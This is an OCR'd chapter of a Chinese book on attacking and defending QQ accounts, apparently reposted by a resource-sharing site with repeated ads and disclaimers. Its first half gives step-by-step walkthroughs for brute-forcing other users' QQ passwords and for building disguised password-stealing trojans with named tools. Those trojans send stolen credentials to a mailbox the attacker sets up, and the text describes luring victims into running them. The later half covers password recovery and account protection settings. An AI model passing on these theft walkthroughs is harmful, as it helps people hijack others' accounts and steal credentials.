A 木马制作者在制作木马时，都会对木马程序进行免杀处理，而杀毒软件又是通过特征码进行杀毒，因此，往往不能在第一时间进行查杀。另外，由于其修改了 TXT、EXE 两种类型文件的关联，因此，杀毒软件即使清除了木马程序，但用户运行该类型的文件，服务端程序就又会被激活。

Q 为什么删除注册表编辑器中的恶意网页信息时，总提示是系统文件？

A 出现这种情况，主要是因为某些恶毒网站把网页连接伪装成了系统文件，此时在系统 C 盘下是没有网页形式的系统文件的，直接从注册表中将其删除即可。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

聊天工具的攻防

Chapter 04

本章将全面介绍聊天工具——QQ攻防的相关内容。腾讯公司的QQ是目前网络上使用最为广泛的聊天通讯工具，通过它能够使人们之间的沟通和交流变得更加方便快捷。但在运用QQ软件的过程中，经常会出现号码被盗的情况，给人们的工作和生活带来困扰，因此，了解QQ攻击与防御技术就显得非常重要。

重点实例



- 使用 QQ 机器人解密 QQ 密码



- 修复系统中的插件



- 运用 IpSniper 信息轰炸 QQ

知识要点

1. 盗取QQ账号及密码
2. 找回丢失的QQ密码
3. QQ密码防护
4. QQ聊天记录攻防
5. QQ信息炸弹

建议学习时间：60分钟

学习内容	学习时间
盗取QQ账号及密码	10分钟
找回丢失的QQ密码	10分钟
QQ密码防护	15分钟
QQ聊天记录攻防	10分钟
QQ信息炸弹	15分钟

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

目前，使用最广泛的聊天工具就是 QQ 了，它支持显示朋友在线信息、即时传送信息、即时交谈、即时传输文件等功能，这给生活和工作带来了诸多便利，消除了地域的限制。但是随着人们的生活和工作越来越频繁地使用 QQ，QQ 账号密码的安全就成为了相对严重的问题。

盗取QQ账号及密码

通过 QQ，使广大网民打破了地域限制，可以随意和任何地方的朋友进行交流，方便了工作和生活。但是随着 QQ 的普及，一些盗取 QQ 账号与密码的黑客也活跃了起来，盗取 QQ 账号与密码。

● 盗取QQ密码的方法

下面介绍几种盗取 QQ 密码的方法。

1 通过密码查看器

在登录 QQ 使，如果勾选 QQ 登录对话框中的“自动登录”和“记住密码”复选框，则别人就可以堂而皇之地登录到自己的账号，这样，自己的好友名单、聊天记录等信息就一览无余了。由于在“QQ 登录”窗口中使用了“记住密码”复选框，那么就可以使用密码查看器查看在保存“密码”文本框中的密码了。



2 通过解除密码

解除别人的 QQ 密码有本地解除和远程解除两种方法。本地解除就是在本地计算机上解除，不需要登录上网，如使用 QQ 密码终结者程序，只须在选择 QQ 号码的目录所在路径之后，选择解除条件（如字母、数字型或混合型），再单击“开始”按钮即可。远程解除密码则需要使用一个称为“QQ 机器人”的程序，可以快速在线解除一个或同时解除多个账号的密码。

3 通过木马植入


木马攻击通常是通过 Web、邮件等方式给用户发送一个木马的服务器端程序，一旦用户不小心运行了之后，该木马程序就会潜伏在用户的系统中，并把用户的信息以电子邮件或其他方式发送给攻击者，这些用户信息中当然也包括了 QQ 账号及密码等信息。

● 使用“QQ机器人”在线破解

“QQ 机器人”是一款可以同时解密多个账号的 QQ 在线解密工具，如果用户的 QQ 密码不小心丢失了，也可以采用该软件来找回自己的密码。

使用“QQ 机器人”的具体操作步骤如下。

步骤 01 对“QQ 机器人”进行下载并解压，双击其中的 qqping 文件，即可打开“QQ 机器人”主窗口（类似于 QQ 登录窗口）。




步骤 02 在开始校验之前，单击“设置参数”按钮，在打开的“设置参数”对话框中对参数进行设置，其中包括“阿拉伯数字”、“英文字母”、“特殊符号”3 种键盘编码类型。




溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 此外，在“设置路径位置”选项下还可以设置字典文件的路径。若想要了解 QQ 密码设置的一些情况，则双击 QQ 机器人存储文件夹下的“QQ 密码类型分析文件 .txt”文件来进行查看。



步骤 04 设置完成后，在“用户号码”文本框中输入要破解的 QQ 号码，单击“开始校验”按钮，即可启用 QQ 机器人逐一检验 QQ 密码，直到通过服务器的验证为止。



由于在线破解的速度比较慢，通常还需要再对该软件进行一些设置，以加快 QQ 破解速度。

（1）运用键盘编码：是指逐个检验密码时，使用设置的键盘编码类字符作为口令。

（2）使用字典工具：表示使用指定的字典工具中的文件作为口令，这类字典工具很多，具体在“设置参数”选项中进行设定。一款好的工具字典对于密码破解是非常重要的。

（3）搜索所有用户：用于设置QQ的安装路径，选择后将立即在“用户号码”文本框中显示用这台机器登录过的QQ号码。

一招鲜 设置密码须复杂


在线破解速度与机器配置情况和设置的字典文件有着很大关系，如果设置一些比较简单的密码，可能几秒钟就将自己的密码拱手送人了。因此要将密码设置得复杂些。

使用“QQ简单盗”盗取密码

“QQ 简单盗”是一款经典的盗号软件，采用的是插入技术，本身不产生进程，因此很难被发现。它会自动生成一个木马，只要黑客将生成的木马发送给目标用户，并诱骗其运行该木马文件，就可达到入侵的目的。

使用“QQ 简单盗”偷取密码的具体操作步骤如下。


步骤 01 下载并解压“QQ 简单盗”文件夹，然后双击“QQ 简单盗 .exe”应用程序，打开“QQ 简单盗”主窗口。



步骤 02 在“收信邮箱”、“发信邮箱”和“发信箱密码”文本框中分别输入邮箱地址和密码等信息；在“smtp 服务器”下拉列表中选择邮箱的 SMTP 服务器。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




步骤 03 设置完毕后，单击“测试发信”按钮，打开“请查看您的邮箱是否收到测试信件”提示窗口。



步骤 04 单击 OK 按钮，然后在 IE 地址栏中输入邮箱的网址，进入“邮箱登录”页面，在其中输入设置的收信邮箱的账户名和密码，进入该邮箱。



步骤 05 双击接收到的测试发信邮件，进入该邮件的相应页面。能收到这样的信息，则表明“QQ 简单盗”发消息功能正常。




一招鲜 盗取的密码存放位置

一旦“QQ 简单盗”截获到 QQ 账号和密码，会立即将其发送到指定的邮箱当中。

步骤 06 在“QQ 简单盗”主窗口中单击“选择木马图标”按钮，弹出“打开”对话框，根据需要选择一个常见的不易被人怀疑的文件类型作为图标。



步骤 07 单击“打开”按钮返回“QQ 简单盗”主窗口，在窗口的左下方即可看到木马图标已经发生更改。




溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 08 单击“生成木马”按钮，打开“另存为”对话框，在其中设置木马的存放位置和名称。



步骤 09 单击“保存”按钮，打开“提示”提示对话框，在其中显示生成的木马文件的存放位置和名称。



步骤 10 单击“确定”按钮，即可成功生成木马。打开存放木马的文件夹，即可看到制作好的木马程序。此时盗号者会将它发送出去，哄骗 QQ 用户运行它，一旦运行即可完成植入木马操作。



● 使用盗号木马盗取

“冰之缘”是一款伪装性极强的 QQ 盗号木马，在其中可以自定义设置 QQ 盗号时的出错信息，从而让盗号更加隐蔽。还可以设置在木马运行时自动打开一个文本文件等，总之它是黑客常用的一款 QQ 密码盗取工具。

使用“冰之缘”盗取 QQ 账号密码的具体操作步骤如下。

步骤 01 下载并运行“冰之缘 V1.0”程序，打开“冰之缘 V1.0”主窗口。



步骤 02 切换至“Stmp 发信”选项卡，在“邮箱收信设置”选项区中，设置收取 QQ 号码的邮箱及发信邮箱、邮件发送的服务器、登录密码等信息，并在“出错信息”文本框中输入出错时出现的伪装信息，这里输入“安装错误，请查阅安装说明”。



步骤 03 单击“文件捆绑设置”选项区的“浏览”按钮，打开“打开”对话框。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 04 在其中选择一个绑定文件，然后单击“打开”按钮，即可在“冰之缘 V1.0”主窗口中看到设置的绑定文件。




步骤 05 在“其他高级设置”选项区中，设置“过滤重复号码”、“立即删除自身”以及“首次运行关闭 QQ（秒）”等参数。



步骤 06 勾选“替换图标”复选框，单击“选择图标”按钮，在弹出的“打开”对话框中选择木马的显示图标。



步骤 07 在选择了生成木马的显示图标之后，单击“打开”按钮，返回“冰之缘 V1.0”主窗口，单击“生成木马”按钮，打开“另存为”对话框，设置木马的文件名及保存位置。



步骤 08 单击“保存”按钮，会弹出提示对话框提示“生成木马成功。



步骤 09 单击 OK 按钮，返回“冰之缘 V1.0”主窗口，然后单击“查看木马”按钮，即可打开“打开”对话框，单击选中生成的木马文件。



步骤 10 单击“打开”按钮，会弹出“木马信息”提示框，在其中可以查看到生成的木马文件的各种详细信息。查看完后单击 OK 按钮关闭该对话框。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 11 打开木马文件所在的文件夹，在其中即可看到生成的木马文件。



步骤 12 双击该木马文件，弹出“错误”提示对话框，在其中即可看到设置的伪装提示信息。



只要将该木马文件发送出去，哄骗其他 QQ 用户运行它，这样其 QQ 账户和密码就会被发送到指定的邮箱中。

找回丢失的QQ密码

当忘记了自己的 QQ 密码或 QQ 密码被盗后，怎么办呢？难道就放弃这个 QQ 账号吗？当然不是，下面就来介绍如何通过 QQ 申诉和 QQ 密保来找回密码。

● 通过QQ申诉找回密码

通过 QQ 申诉可以找回密码，但是在找回密码的过程中，需要用户自己的 QQ 好友辅助进行。下面介绍具体操作步骤。

步骤 01 双击桌面上的 QQ 登录快捷图标，打开“QQ 登录”窗口。



步骤 02 单击“找回密码”链接，进入“QQ 安全中心”的腾讯官网页面。



步骤 03 单击“账号申诉”链接，进入“账号申诉”页面，在其中的“QQ 账号”和“验证码”文本框中输入要申诉的账号以及验证码。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 04 单击“确定，并同意以下协议”按钮，进入“填写申诉资料”页面，在其中根据提示输入相应的资料信息。



步骤 05 单击“下一步”按钮，进入“申诉验证码”页面，提示用户申诉验证码已经发送到指定的邮箱之中。



步骤 06 单击“打开网易 163 邮箱”按钮，进入自己的 163 邮箱，打开“收件箱”，在其中可以看到 QQ 安全中心发送过来的验证码邮件，打开并找到验证码。



步骤 07 返回到“申诉验证码”页面之中，在其中输入申请到的验证码，并根据提示输入账号的基本信息。



步骤 08 单击“下一步”按钮，进入“验证原密码保护资料”页面，在其中根据提示输入相应的原密码保护资料。




溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 09 单击“下一步”按钮，进入“邀请好友辅助申诉”页面，在“申诉的 QQ 账号”文本框中输入 QQ 账号，在“您的真实姓名”文本框中输入您的真实姓名，然后再根据提示输入好友的 QQ 账号与姓名。



步骤 10 输入完毕后，单击“下一步”按钮，即可打开“好友辅助申诉说明”信息提示框。



步骤 11 这里假设辅助申请的账号是自己的另外一个账号，进入该账号的收件箱，可以看到好友辅助申诉邀请邮件。



步骤 12 再次打开自己的 163 邮箱，打开 QQ 安全中心发送的 QQ 号码申诉已受理邮件，在其中可以看到申诉回执编号。



步骤 13 打开辅助好友的 QQ 邮箱，找到 QQ 安全中心发送的好友辅助申诉邀请邮件，单击“点这里”链接进入页面，输入申诉的回执编号及真实姓名。



步骤 14 单击“确定”按钮，即可提交成功。下面只须等待 QQ 安全中心将自己的 QQ 密码发送到邮箱之中了。至此，就完成了通过账号申诉找回 QQ 密码的操作。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书藉杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

通过QQ密保找回密码

除可以通过账号申诉找回密码外，还可以通过 QQ 密保找回密码。具体的操作步骤如下。

步骤 01 双击桌面上的 QQ 快捷图标，打开“QQ 登录”窗口。




步骤 02 单击“找回密码”链接，进入“QQ 安全中心”页面。



步骤 03 在“QQ 账号”和“验证码”文本框中输入 QQ 账号以及验证码，并选择密码类型，这里选择“QQ 密码”单选按钮。



步骤 04 单击“下一步”按钮，进入选择找回密码方式页面，在其中可以看到有 3 种找回 QQ 密码的方法。选择其中一种方式，根据提示进行操作，直到成功找回 QQ 密码，这里选择“通过验证密保直接找回密码”单选按钮。



步骤 05 单击“下一步”按钮，弹出“找回密码”对话框，根据提示输入密保问题答案。



步骤 06 单击“确定”按钮，即可设置新密码。

一招鲜 避免多个密码单一重复

QQ 密码越复杂，则被破解的难度就越大。同时不能把 QQ 账号、邮箱以及银行卡等的密码设置为同一个，这样同时被破解的风险增大；并且最好不要设置成有规律的数字、英语单词、汉语拼音等，如电话号码、生日等。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

QQ密码防护

QQ 密码防护是保护 QQ 密码的重要手段，常用的 QQ 密码防护手段有申请 QQ 密码保护、在登录窗口中设置 QQ 的安全以及使用密码保护工具等。

● 申请QQ密码保护

为了防止 QQ 密码被破解，腾讯提供了 QQ 密码的保护功能。用户可以利用该功能为自己的 QQ 设置密码保护，以保护自己 QQ 号。

申请 QQ 密码保护的具体操作步骤如下。

步骤 01 在 IE 浏览器的地址栏中输入 http://aq.qq.com/cn/index，按下 Enter 键进入“QQ 安全中心”首页。



步骤 02 单击“开始账号体检”按钮进入“用户登录”页面，在“QQ 账号”文本框中输入要设置密码保护的 QQ 号码；在“QQ 密码”文本框中输入该 QQ 号码的密码。



步骤 03 单击“登录”按钮进入“账号安全体检”页面。



步骤 04 单击“尚未设置二代密保”右侧的“立即设置”按钮，进入“升级二代密保”页面。



步骤 05 选择“密保问题”单选按钮，单击“下一步”按钮进入下一页面，在该页面中设置密保问题及问题答案。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 06 单击“下一步”按钮，进入下一页面，在答案文本框中输入刚才设置的密保问题答案。



步骤 07 单击“下一步”按钮，进入下一页面，在其中输入要绑定的手机号。



步骤 08 单击“下一步”按钮，进入下一页面，提示密保问题和密保手机设置成功。



步骤 09 单击“账号安全体检”按钮，进入“账号安全体检”页面，在其中可以看到当前QQ账号的安全级别。



步骤 10 单击“已设置二代密码”右侧的“查看密保”超级链接，进入“我的密保”页面，在其中即可看到设置各种的密保信息。




步骤 11 单击“账户保护”超级链接，进入“我的账号保护”页面，在其中勾选“QQ 登录保护”复选框。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤 12 单击“开通账户保护”按钮，打开“账户保护设置向导”对话框，勾选“在 QQ 登录时验证密保”和“在网页登录时验证密保”复选框。



步骤 13 单击“下一步”按钮，打开“统一安全性验证”对话框，用手机发送指定的短信到指定的号码后，把得到的验证码输入到“请输入验证码”文本框中。



步骤 14 单击“确定”按钮，弹出“成功开通 QQ 登录保护”提示框。这样在登录 QQ 时，需要通过手机来输入验证码才可以登录 QQ，这在很大程度上确保了 QQ 账号的安全。



步骤 15 单击“完成”按钮，在“我的账号保护”页面中可以看到 QQ 登录保护已开通。



步骤 16 腾讯还提供对 Q 币 Q 点的保护功能，在“账号保护”页面中单击“Q 币 Q 点保护”链接进入“Q 币 Q 点保护”页面。单击“立即开通”按钮，然后参照“登录保护”的设置方法进行操作，直到成功开通为止。



步骤 17 在“账号保护”页面中单击“游戏保护”链接进入“游戏保护”页面。单击“立即开通”按钮然后根据提示进行操作，直到成功开通为止。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

一招鲜 保护游戏账号安全性

如果开通了游戏保护功能，则在登录游戏、交易装备时需要验证密保，可以防止他人盗取密码后窃取游戏财产和装备，从而保护自己游戏的安全。

步骤 18 如果是红钻用户，还可以为重要操作设置密保，以确保自己的虚拟资料安全。在“账号保护”页面中单击“重要操作保护”链接，进入“重要操作保护”页面。在其中开通重要操作保护功能即可。




提升QQ安全设置

QQ提供了保护用户隐私和安全的功能，通过QQ的安全设置，可以很好地保护用户的个人信息和账号的安全。


步骤 01 打开 QQ 主界面，单击“打开系统设置”按钮。




步骤 02 弹出“系统设置”对话框，切换到“安全和隐私”选项卡选择“安全”选项，用户可以修改密码、设置文件传输的安全级别和网络安全等。



步骤 03 选择“消息记录安全”选项，勾选“退出 QQ 时自动删除所有消息记录”复选框，并选择“不询问，直接删除”单选按钮；勾选“启用消息记录加密”复选框，然后输入相关口令，还可以设置加密口令提示。



